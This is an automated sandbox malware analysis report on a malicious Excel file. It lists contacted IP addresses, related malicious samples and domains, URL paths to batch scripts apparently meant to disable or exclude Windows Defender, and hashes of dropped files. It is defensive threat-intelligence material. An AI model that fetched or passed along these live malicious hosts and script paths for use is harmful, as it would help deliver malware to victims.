http://www.%s.comPA	powershell.exe, 00000007.00000002.2144318291.00000000023C0000.00000002.00000001.sdmp, powershell.exe, 0000000A.00000002.2162227868.0000000002480000.00000002.00000001.sdmp, powershell.exe, 0000000E.00000002.2144277775.00000000024C0000.00000002.00000001.sdmp, powershell.exe, 00000010.00000002.2188981999.0000000002500000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	powershell.exe, 00000007.00000002.2144318291.00000000023C0000.00000002.00000001.sdmp, powershell.exe, 0000000A.00000002.2162227868.0000000002480000.00000002.00000001.sdmp, powershell.exe, 0000000E.00000002.2144277775.00000000024C0000.00000002.00000001.sdmp	false		high
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	powershell.exe, 0000000A.00000002.2160741511.00000000003FE000.00000004.00000020.sdmp, powershell.exe, 0000000E.00000002.2143296812.000000000032E000.00000004.00000020.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.18.58.219	unknown	United States		13335	CLOUDFLARENETUS	true
195.201.225.248	unknown	Germany		24940	HETZNER-ASDE	false
192.185.194.191	unknown	United States		46606	UNIFIEDLAYER-AS-1US	false
37.46.150.139	unknown	Moldova Republic of		8758	IWAYCH	false
104.22.1.232	unknown	United States		13335	CLOUDFLARENETUS	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	337274
Start date:	08.01.2021
Start time:	09:04:48
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 29s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	ul9kpUwYel.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	26
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default

Copyright null 2021

Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.spyw.expl.evad.winXLS@36/22@17/5
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 51% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Changed system and user locale, location and keyboard layout to French - France • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 93.184.221.240, 205.185.216.10, 205.185.216.42, 192.35.177.64 • Excluded domains from analysis (whitelisted): wu.ec.azureedge.net, audownload.windowsupdate.nsatc.net, cs11.wpc.v0cdn.net, au.download.windowsupdate.com.hwcdn.net, hlb.apr-52dd2-0.edgecastdns.net, apps.digsigtrust.com, ctldl.windowsupdate.com, cds.d2s7q6s2.hwcdn.net, wu.wpc.apr-52dd2.edgecastdns.net, au-bg-shim.trafficmanager.net, wu.azureedge.net, apps.identrust.com • Report size exceeded maximum capacity and may have missing behavior information. • Report size exceeded maximum capacity and may have missing disassembly code. • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtOpenFile calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryDirectoryFile calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
09:05:58	API Interceptor	554x Sleep call for process: powershell.exe modified
09:06:21	API Interceptor	879x Sleep call for process: cr.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
104.18.58.219	fiUdG0AFun.exe	Get hash	malicious	Browse	
	7aXAKHF9Fy.exe	Get hash	malicious	Browse	
195.201.225.248	http://telete.in	Get hash	malicious	Browse	• telete.in/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37.46.150.139	spetsifikatsiya.xls	Get hash	malicious	Browse	• 37.46.150.139/bat/scriptxls_db309dc0-6a94-419d-8933-c37781a53f80_mic2_wddisabler.bat
	Payment Documents.xls	Get hash	malicious	Browse	• 37.46.150.139/bat/scriptxls_cf6c45a3-4840-422a-8668-e9a12252c924_thecabal1_wddisabler.bat
	Payment Documents.xls	Get hash	malicious	Browse	• 37.46.150.139/bat/scriptxls_cf6c45a3-4840-422a-8668-e9a12252c924_thecabal1_wddisabler.bat
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 37.46.150.139/bat/scriptxls_687c7069-ef4b-4efe-b745-594285a9a92b_mic2_wddisabler.bat
	1e9b445cb987e5a1cb3d15e6fd693309a4512e53e06ecfb1a3e707debdef7355.xls	Get hash	malicious	Browse	• 37.46.150.139/bat/scriptxls_27c96e3c-9015-4716-8c85-64582d96aaaf_zilla07_wdexclusion.bat
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 37.46.150.139/bat/scriptxls_047e37f7-e236-4c64-9509-11f16943b4e0_mic2_wddisabler.bat
	New Avinode Plans and Prices 2021.xls	Get hash	malicious	Browse	• 37.46.150.139/bat/scriptxls_3357e6d8-1780-4654-872a-eca3aa375ffd_kingshakes_wdexclusion.bat
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 37.46.150.139/bat/scriptxls_43922847-73c3-4df3-b101-5f9d12f30aed_mic2_wddisabler.bat
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 37.46.150.139/bat/scriptxls_43922847-73c3-4df3-b101-5f9d12f30aed_mic2_wddisabler.bat

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	AdviceSlip.xls	Get hash	malicious	Browse	• 37.46.150.139/bat/scriptxls_929f596a-b84d-4151-a6b5-c95e07d329c0_frankie777_wddisabler.bat
	Export Order Vene.xls	Get hash	malicious	Browse	• 37.46.150.139/bat/scriptxls_d8648b70-66b3-4072-9876-0224b204a193_spicytorben_wdexclusion.bat

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
cutt.ly	spetsifikatsiya.xls	Get hash	malicious	Browse	• 172.67.8.238
	Payment Documents.xls	Get hash	malicious	Browse	• 104.22.0.232
	Payment Documents.xls	Get hash	malicious	Browse	• 104.22.1.232
	Shipping Document PLBL003534.xls	Get hash	malicious	Browse	• 104.22.1.232
	6Cprm97UTl.xls	Get hash	malicious	Browse	• 104.22.0.232
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 104.22.0.232
	1e9b445cb987e5a1cb3d15e6fd693309a4512e53e06ecfb1a3e707debdef7355.xls	Get hash	malicious	Browse	• 172.67.8.238
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 104.22.1.232
	New Avinode Plans and Prices 2021.xls	Get hash	malicious	Browse	• 172.67.8.238
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 104.22.0.232
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 172.67.8.238
	AdviceSlip.xls	Get hash	malicious	Browse	• 104.22.0.232
	file.xls	Get hash	malicious	Browse	• 104.22.1.232
	file.xls	Get hash	malicious	Browse	• 172.67.8.238
	file.xls	Get hash	malicious	Browse	• 172.67.8.238
	output.xls	Get hash	malicious	Browse	• 172.67.8.238
	SecuriteInfo.com.Heur.20246.xls	Get hash	malicious	Browse	• 172.67.8.238
	SecuriteInfo.com.Exploit.Siggen3.5270.27062.xls	Get hash	malicious	Browse	• 104.22.1.232
	SecuriteInfo.com.Exploit.Siggen3.5270.27062.xls	Get hash	malicious	Browse	• 104.22.0.232
	30689741.xls	Get hash	malicious	Browse	• 172.67.8.238
trashbininspector.fun	COO_TPE0269320_image2020-12-31-055841.exe	Get hash	malicious	Browse	• 172.67.166.210
	sek750_2021.exe	Get hash	malicious	Browse	• 172.67.166.210
	0I2ddZZKv7.exe	Get hash	malicious	Browse	• 104.18.59.219
	Q2BZ01fmwK.exe	Get hash	malicious	Browse	• 104.18.59.219
	fiUdG0AFun.exe	Get hash	malicious	Browse	• 104.18.58.219
	7aXAKHF9Fy.exe	Get hash	malicious	Browse	• 104.18.58.219
	sU0m70ahcm.exe	Get hash	malicious	Browse	• 172.67.166.210
	vDKnVBINrY.exe	Get hash	malicious	Browse	• 172.67.166.210
telete.in	COO_TPE0269320_image2020-12-31-055841.exe	Get hash	malicious	Browse	• 195.201.225.248
	sek750_2021.exe	Get hash	malicious	Browse	• 195.201.225.248
	0I2ddZZKv7.exe	Get hash	malicious	Browse	• 195.201.225.248
	Q2BZ01fmwK.exe	Get hash	malicious	Browse	• 195.201.225.248
	fiUdG0AFun.exe	Get hash	malicious	Browse	• 195.201.225.248
	7aXAKHF9Fy.exe	Get hash	malicious	Browse	• 195.201.225.248
	sU0m70ahcm.exe	Get hash	malicious	Browse	• 195.201.225.248
	vDKnVBINrY.exe	Get hash	malicious	Browse	• 195.201.225.248
	AhKkG7vMNO.exe	Get hash	malicious	Browse	• 195.201.225.248
	H8V8ifqdod.exe	Get hash	malicious	Browse	• 195.201.225.248

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	HOJAsmBUjl.exe	Get hash	malicious	Browse	• 195.201.225.248
	BYatCHksal.exe	Get hash	malicious	Browse	• 195.201.225.248
	FwkgiBlwcg.exe	Get hash	malicious	Browse	• 195.201.225.248
	Z4dFPbScY2.exe	Get hash	malicious	Browse	• 195.201.225.248
	0XxTmF8pEW.exe	Get hash	malicious	Browse	• 195.201.225.248
	uMtPsgsHU2.exe	Get hash	malicious	Browse	• 195.201.225.248
	ZJaczSqbMl.exe	Get hash	malicious	Browse	• 195.201.225.248
	53CmqAXIHb.exe	Get hash	malicious	Browse	• 195.201.225.248
	VWOhpUmgcP.exe	Get hash	malicious	Browse	• 195.201.225.248
	S5N3DvtQ0h.exe	Get hash	malicious	Browse	• 195.201.225.248

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
IWAYCH	spetsifikatsiya.xls	Get hash	malicious	Browse	• 37.46.150.139
	Payment Documents.xls	Get hash	malicious	Browse	• 37.46.150.139
	Payment Documents.xls	Get hash	malicious	Browse	• 37.46.150.139
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 37.46.150.139
	1e9b445cb987e5a1cb3d15e6fd693309a4512e53e06ecfb1a3e707debdef7355.xls	Get hash	malicious	Browse	• 37.46.150.139
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 37.46.150.139
	New Avinode Plans and Prices 2021.xls	Get hash	malicious	Browse	• 37.46.150.139
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 37.46.150.139
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 37.46.150.139
	AdviceSlip.xls	Get hash	malicious	Browse	• 37.46.150.139
	Export Order Vene.xls	Get hash	malicious	Browse	• 37.46.150.139
	SimpNet.sh	Get hash	malicious	Browse	• 37.46.150.238
	Rr0veY2Ho5.exe	Get hash	malicious	Browse	• 37.46.150.211
	product_qoute_6847684898.xls	Get hash	malicious	Browse	• 37.46.150.211
	EjtRDKZNkXWoLTE.exe	Get hash	malicious	Browse	• 37.46.150.60
	ru7co.xls	Get hash	malicious	Browse	• 37.46.150.60
	http://37.46.150.184/high/iman	Get hash	malicious	Browse	• 37.46.150.184
	SWIFT-MTC749892-10-12-20_pdf.exe	Get hash	malicious	Browse	• 37.46.150.41
	SWIFT COPY.xls	Get hash	malicious	Browse	• 37.46.150.41
	PAYMENT DOC.xls	Get hash	malicious	Browse	• 37.46.150.41
CLOUDFLARENETUS	F6D24k8j9o.exe	Get hash	malicious	Browse	• 104.28.5.151
	36.exe	Get hash	malicious	Browse	• 104.28.8.109
	IKWSLxGlrQ.exe	Get hash	malicious	Browse	• 172.67.188.154
	http://https://bit.ly/35cYpiT	Get hash	malicious	Browse	• 104.16.18.94
	http://https://new-fax-messages.mydopweb.com/	Get hash	malicious	Browse	• 104.16.18.94
	http://https://www.food4rhino.com/app/human	Get hash	malicious	Browse	• 104.16.18.94
	OKU-010920 SCQ-220920.doc	Get hash	malicious	Browse	• 104.24.113.40
	http://https://www.food4rhino.com/app/elefront	Get hash	malicious	Browse	• 104.16.18.94
	INFO.doc	Get hash	malicious	Browse	• 104.18.61.59
	Softerra Adaxes 2011.3.exe	Get hash	malicious	Browse	• 172.67.215.32
	http://https://atacadaodocompensado.com.br/office356.com-RD163	Get hash	malicious	Browse	• 104.16.124.96
	http://message.mydopweb.com	Get hash	malicious	Browse	• 104.16.18.94
	http://https://hcsonsite-my.sharepoint.com/:b:/p/kmunneke/Ed-MOs2kV-NKo-A6zYXkP-8BJ5RTme_cDf9g6Ut5u5rIiA?e=MaLsZF hcsonsite-my.sharepoint.com	Get hash	malicious	Browse	• 104.16.95.65
	http://landerer.wellwayssaustralia.com/r/?id=kl522318,Z185223,l521823&rd=www.electriccollisionrepair.com/236:52%20PMt75252n2021?e=#landerer@doriltoncapital.com	Get hash	malicious	Browse	• 104.16.18.94
	http://subreqxserver1132.azurewebsites.net	Get hash	malicious	Browse	• 104.16.18.94
	document.chm .exe	Get hash	malicious	Browse	• 104.27.202.87
	catalogo TAWI group.exe	Get hash	malicious	Browse	• 104.27.188.95
	MAIL-0573188.doc	Get hash	malicious	Browse	• 172.67.158.72

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	DSj7ak0N6l.exe	Get hash	malicious	Browse	• 104.28.5.151
	http://https://wqi69130.mfs.gg/099mmYl	Get hash	malicious	Browse	• 172.67.74.85
HETZNER-ASDE	Buran.exe	Get hash	malicious	Browse	• 88.99.66.31
	SKM_C258201001130020005057.exe	Get hash	malicious	Browse	• 188.40.194.163
	http://https://web.tresorit.com/l/JG7xl#7YqXRnhV6spRT3ekJskNaw	Get hash	malicious	Browse	• 138.201.9.137
	order FTH2004-005 .exe	Get hash	malicious	Browse	• 144.76.181.177
	SKM_C258201001130020005057.exe	Get hash	malicious	Browse	• 188.40.194.163
	http://search.hwatchtvnow.co	Get hash	malicious	Browse	• 116.202.46.88
	LzSA04PNya.exe	Get hash	malicious	Browse	• 88.99.66.31
	xPcTV1mh3w.exe	Get hash	malicious	Browse	• 88.99.66.31
	http://ovd.ru/forum/register.php?a=act&u=84666&i=25545989	Get hash	malicious	Browse	• 159.69.74.8
	http://https://kingfenceny.1kcloud.com/edlv_3zGFs/#0	Get hash	malicious	Browse	• 188.40.18.222
	http://https://kingfenceny.1kcloud.com/edlv_3zGFs/#0	Get hash	malicious	Browse	• 188.40.18.222
	http://https://kingfenceny.1kcloud.com/edlv_3zGFs/#0	Get hash	malicious	Browse	• 188.40.18.222
	DFR2154747.vbe	Get hash	malicious	Browse	• 136.243.172.101
	promet2	Get hash	malicious	Browse	• 88.198.246.242
	WZJluy3UYm.exe	Get hash	malicious	Browse	• 95.217.228.176
	COO_TPE0269320_image2020-12-31-055841.exe	Get hash	malicious	Browse	• 195.201.225.248
	http://https://web.tresorit.com/l/d2q5C#T3PZC5SR6Y1Akp1-8AT_Jg	Get hash	malicious	Browse	• 138.201.9.137
	http://search.hwatchtvnow.co	Get hash	malicious	Browse	• 116.202.46.88
	http://https://web.tresorit.com/l/d2q5C#T3PZC5SR6Y1Akp1-8AT_Jg	Get hash	malicious	Browse	• 138.201.9.137
	f_026dfd.exe	Get hash	malicious	Browse	• 49.12.121.47
UNIFIEDLAYER-AS-1US	_____.doc	Get hash	malicious	Browse	• 192.185.151.24
	_____.doc	Get hash	malicious	Browse	• 192.185.151.24
	http://0620218.unfreezegrowers.com/bGVhaC5oZWl0bmVyQGV4cC5jb20=	Get hash	malicious	Browse	• 162.241.175.181
	http://landerer.wellwayssaustralia.com/r/?id=kl522318,Z185223,l521823&rd=www.electriccollisionrepair.com/236:52%20PMt75252n2021?e=#landerer@doriltoncapital.com	Get hash	malicious	Browse	• 50.87.150.0
	http://https://1drv.ms/u/s!AmqlOnt-7_dxdENKsoSwOCjxG_Q?e=3ZrXeG	Get hash	malicious	Browse	• 162.241.127.190
	http://https://cypressbayhockey.com/NO	Get hash	malicious	Browse	• 192.185.120.89
	http://https://pdfsharedmessage.xtensio.com/7wtcdlta	Get hash	malicious	Browse	• 108.179.246.23
	form.doc	Get hash	malicious	Browse	• 162.241.148.243
	RFQPO90865802ICONME.exe	Get hash	malicious	Browse	• 192.185.131.105
	Ekz Payment.htm	Get hash	malicious	Browse	• 192.185.196.146
	http://moneypay.best/	Get hash	malicious	Browse	• 192.232.250.4
	http://https://canningelectricinc.wordpress.com/	Get hash	malicious	Browse	• 192.185.188.96
	Lmcgrath - FAX_ALNRSUW.html	Get hash	malicious	Browse	• 192.185.29.156
	Inquiry-RFQ93847849-pdf.exe	Get hash	malicious	Browse	• 108.167.141.199
	W08347.exe	Get hash	malicious	Browse	• 192.185.117.218
	http://https://datetheright1.com/damn/sharepoint%20new	Get hash	malicious	Browse	• 162.144.40.98
	http://covisa.com.br/paypal-closed-y2hir/ABqY1RAPjaNGnFw9flbsTw3mbHnBB1OUWRV6kbbvfAryr4bmEsDoeNMECXf3fg6io/	Get hash	malicious	Browse	• 162.241.101.253
	8G9b9FXspm.exe	Get hash	malicious	Browse	• 162.241.219.113
	Nuevo pedido.exe	Get hash	malicious	Browse	• 192.185.131.105
	PO #000941.exe	Get hash	malicious	Browse	• 162.241.216.233

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
05af1f5ca1b87cc9cc9b25185115607d	_____.doc	Get hash	malicious	Browse	• 104.18.58.219 • 104.22.1.232 • 195.201.225.248

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	_____.doc	Get hash	malicious	Browse	• 104.18.58.219 • 104.22.1.232 • 195.201.225.248
	OKU-010920 SCQ-220920.doc	Get hash	malicious	Browse	• 104.18.58.219 • 104.22.1.232 • 195.201.225.248
	JI35907_2020.doc	Get hash	malicious	Browse	• 104.18.58.219 • 104.22.1.232 • 195.201.225.248
	info.doc	Get hash	malicious	Browse	• 104.18.58.219 • 104.22.1.232 • 195.201.225.248
	Info.doc	Get hash	malicious	Browse	• 104.18.58.219 • 104.22.1.232 • 195.201.225.248
	documents.doc	Get hash	malicious	Browse	• 104.18.58.219 • 104.22.1.232 • 195.201.225.248
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 104.18.58.219 • 104.22.1.232 • 195.201.225.248
	Shipping Document PL and BL003534.ppt	Get hash	malicious	Browse	• 104.18.58.219 • 104.22.1.232 • 195.201.225.248
	Payment Documents.xls	Get hash	malicious	Browse	• 104.18.58.219 • 104.22.1.232 • 195.201.225.248
	Shipping Document PLBL003534.xls	Get hash	malicious	Browse	• 104.18.58.219 • 104.22.1.232 • 195.201.225.248
	ST_Heodo_ST_2021-01-05_19-42-11-017.eml_20210105Rechnung.doc_analyze.doc	Get hash	malicious	Browse	• 104.18.58.219 • 104.22.1.232 • 195.201.225.248
	6Cprm97UTl.xls	Get hash	malicious	Browse	• 104.18.58.219 • 104.22.1.232 • 195.201.225.248
	DAT 2020_12_30.doc	Get hash	malicious	Browse	• 104.18.58.219 • 104.22.1.232 • 195.201.225.248
	N.11389944 BS 05 gen 2021.doc	Get hash	malicious	Browse	• 104.18.58.219 • 104.22.1.232 • 195.201.225.248
	PSX7103491.doc	Get hash	malicious	Browse	• 104.18.58.219 • 104.22.1.232 • 195.201.225.248
	Beauftragung.doc	Get hash	malicious	Browse	• 104.18.58.219 • 104.22.1.232 • 195.201.225.248
	1I72L29IL3F.doc	Get hash	malicious	Browse	• 104.18.58.219 • 104.22.1.232 • 195.201.225.248
	Adjunto_2021.doc	Get hash	malicious	Browse	• 104.18.58.219 • 104.22.1.232 • 195.201.225.248
	#U00e0#U00a4#U00ac#U00e0#U00a5#U20ac#U00e0#U00a4#U0153#U00e0#U00a4#U2022.doc	Get hash	malicious	Browse	• 104.18.58.219 • 104.22.1.232 • 195.201.225.248

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\LocalLow\sqlite3.dll	COO_TPE0269320_image2020-12-31-055841.exe	Get hash	malicious	Browse	
	sek750_2021.exe	Get hash	malicious	Browse	
	0I2ddZZKv7.exe	Get hash	malicious	Browse	
	Q2BZ01fmwK.exe	Get hash	malicious	Browse	
	fiUdG0AFun.exe	Get hash	malicious	Browse	
	sU0m70ahcm.exe	Get hash	malicious	Browse	
	vDKnVBINrY.exe	Get hash	malicious	Browse	
	HOJAsmBUjl.exe	Get hash	malicious	Browse	
	FwkgiBlwcg.exe	Get hash	malicious	Browse	
	0XxTmF8pEW.exe	Get hash	malicious	Browse	
	uMtPsgsHU2.exe	Get hash	malicious	Browse	
	ZJaczSqbMl.exe	Get hash	malicious	Browse	
	53CmqAXIHb.exe	Get hash	malicious	Browse	
	VWOhpUmgcP.exe	Get hash	malicious	Browse	
	S5N3DvtQ0h.exe	Get hash	malicious	Browse	
	q7ryNCLGYT.exe	Get hash	malicious	Browse	
	rZ28UGXv3X.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.BehavesLike.Win32.Trojan.gc.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.BehavesLike.Win32.Trojan.gc.exe	Get hash	malicious	Browse	
	530ppafC4x.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\LocalLow\1xVPfvJcrg	
Process:	C:\Users\user\AppData\Roaming\cr.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	77824
Entropy (8bit):	1.1340767975888557
Encrypted:	false
SSDEEP:	96:rSGKaEdUDHN3ZMesTyWTJe7uKfeWb3d738Hsa/NlSGIdEd01YLvqAogv5KzzUG+H:OG8mZMDTJQb3OCaM0f6k81Vumi
MD5:	9A38AC1D3304A8EEFD9C54D4EADCCCD6
SHA1:	56E953B2827B37491BC80E3BFDBBF535F95EDFA7
SHA-256:	67960A6297477E9F2354B384ECFE698BEB2C1FA1F9168BEAC08D2E270CE3558C
SHA-512:	32281388C0DE6AA73FCFF0224450E45AE5FB970F5BA3E72DA1DE4E39F80BFC6FE1E27AAECC6C08165D2BF625DF57F3EE3FC1115BF1F4BA6DDE0EB4F69CD0C77D
Malicious:	false
Preview:	SQLite format 3.....@ .....%...../.....C..... ....

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	58936
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF088246
Malicious:	false
Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC...3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`.../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y](....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..\|....Cxj...f.8.Z..&..G.....b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....\|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u..s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,IH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`.....A$:.....

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\E0F5C59F9FA661F6F4C50B87FEF3A15A	
Process:	C:\Users\user\AppData\Roaming\cr.exe
File Type:	data
Category:	dropped
Size (bytes):	893
Entropy (8bit):	7.366016576663508
Encrypted:	false
SSDEEP:	24:hBntmDvKUQQDvKUr7C5fpqp8gPvXHmXvponXux:3ntmD5QQD5XC5RqHHXmXvp++x
MD5:	D4AE187B4574036C2D76B6DF8A8C1A30
SHA1:	B06F409FA14BAB33CBAF4A37811B8740B624D9E5
SHA-256:	A2CE3A0FA7D2A833D1801E01EC48E35B70D84F3467CC9F8FAB370386E13879C7
SHA-512:	1F44A360E8BB8ADA22BC5BFE001F1BABB4E72005A46BC2A94C33C4BD149FF256CCE6F35D65CA4F7FC2A5B9E15494155449830D2809C8CF218D0B9196EC646BC
Malicious:	false
Preview:	0..y..*.H.....j0..f...1.0...*.H.....N0..J0..2.....D....'..09...@k0...*.H.....0?1$0"..U....Digital Signature Trust Co.1.0...U....DST Root CA X30...000930211219Z..210930140115Z0?1$0"..U....Digital Signature Trust Co.1.0...U....DST Root CA X30.."0...*.H.....0.....P..W..be.....,k0.[...}.@.....3vl*.?!I..N..>H.e...!.e.*.2....w..{.....s.z..2..~..0....*8.y.1.P..e.Qc...a.Ka..Rk...K.(.H.....>.... .[.*....p....%.tr.{j.4.0...h.{T....Z...=d.....Ap..r.&.8U9C....\@.....%.....:..n.>..\..<.i....*.)W..=....].....B0@0...U.....0....0...U.....0...U.....{,q...K.u...`...0...*.H.....,...\...(f7:...?K.... ]..YD.>.>..K.t.....t..~.....K. D....}..j.....N..:.pl.....:^H...X._..Z.....Y..n.....f3.Y[...sG.+..7H..VK....r2...D.SrmC.&H.Rg.X..gvqx...V..9$1....Z0G..P.....dc`.....}...=2.e..|.Wv..(9..e...w.j..w.....)...55.1.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.1121144470001534
Encrypted:	false
SSDEEP:	6:kKpAFwwDN+SkQlPlEGYRMY9z+4KlDA3RUegeT6lf:mykPlE99SNxAhUegeT2
MD5:	245D002CE8629C434AA6D1ABBC88246E
SHA1:	4BD8B6059AE578468BF700C2848F5D6F24475CB6
SHA-256:	EC375FD4940F7DFF765BB2183318499C4CB078C7FF05831052550834AD1DEADC
SHA-512:	24E95C9D034B9A6480C2989582AF0835CEF463340E51104A123E63FBAEE9B0B67DC783FB86FA8A9C6F24FCC8259A31B65B08030DF87676FA9F1C2A54F71482CF
Malicious:	false
Preview:	p..... .....Ku.....(..... .....Y.....$.....8...h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.6.9.5.5.9.e.2.a.0.d.6.1.:.0."...

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\E0F5C59F9FA661F6F4C50B87FEF3A15A	
Process:	C:\Users\user\AppData\Roaming\cr.exe
File Type:	data
Category:	dropped
Size (bytes):	252
Entropy (8bit):	3.0215269645321685
Encrypted:	false
SSDEEP:	3:kkFklCwJNl/tfllXlE/QhzllPlzRkwWBARLNDU+ZMlKlBkvclcMlVHblB1UAYpFc:kKPmRliBAIdQZV7eAYLit
MD5:	F541E4217A2CBE51440A4BA11A78F387
SHA1:	1B37FCF58B5F607D761A4BCAEE4556A913E574CC
SHA-256:	A35B8C5CD442FB4486F2A8782176D2CBBF2ADF45D9B97AFA66E718E76289CC75
SHA-512:	943F0026126E8763D5882FD05AAC609D2274CF313B952B2D5D096BEBEA85C18FDED81968F3CBDB5EEAD12DAAAE05D7E2F2FB93DD54D3525FC7F28DFB36C5C60
Malicious:	false
Preview:	p..... ....`....B.....(..... .....u.....(.....}...h.t.t.p.:././.a.p.p.s...i.d.e.n.t.r.u.s.t...c.o.m./.r.o.o.t.s./.d.s.t.r.o.o.t.c.a.x.3...p.7.c...".3.7.d.-.5.9.e.7.6.b.3.c.6.4.b.c.0."...

C:\Users\user\AppData\LocalLow\frAQBc8Wsa	
Process:	C:\Users\user\AppData\Roaming\cr.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.7798653713156546
Encrypted:	false
SSDEEP:	48:L3k+YzHF/8LKBwUf9KfWfkMUEilGc7xBM6vu3f+fmyJqhU:LSe7mlcwilGc7Ha3f+u
MD5:	CD5ACB5FAA79EEB4CDB481C6939EEC15
SHA1:	527F3091889C553B87B6BC0180E903E2931CCCFE
SHA-256:	D86AE09AC801C92AF3F2A18515F0C6ACBFA162671A7925405590CA4959B51E96
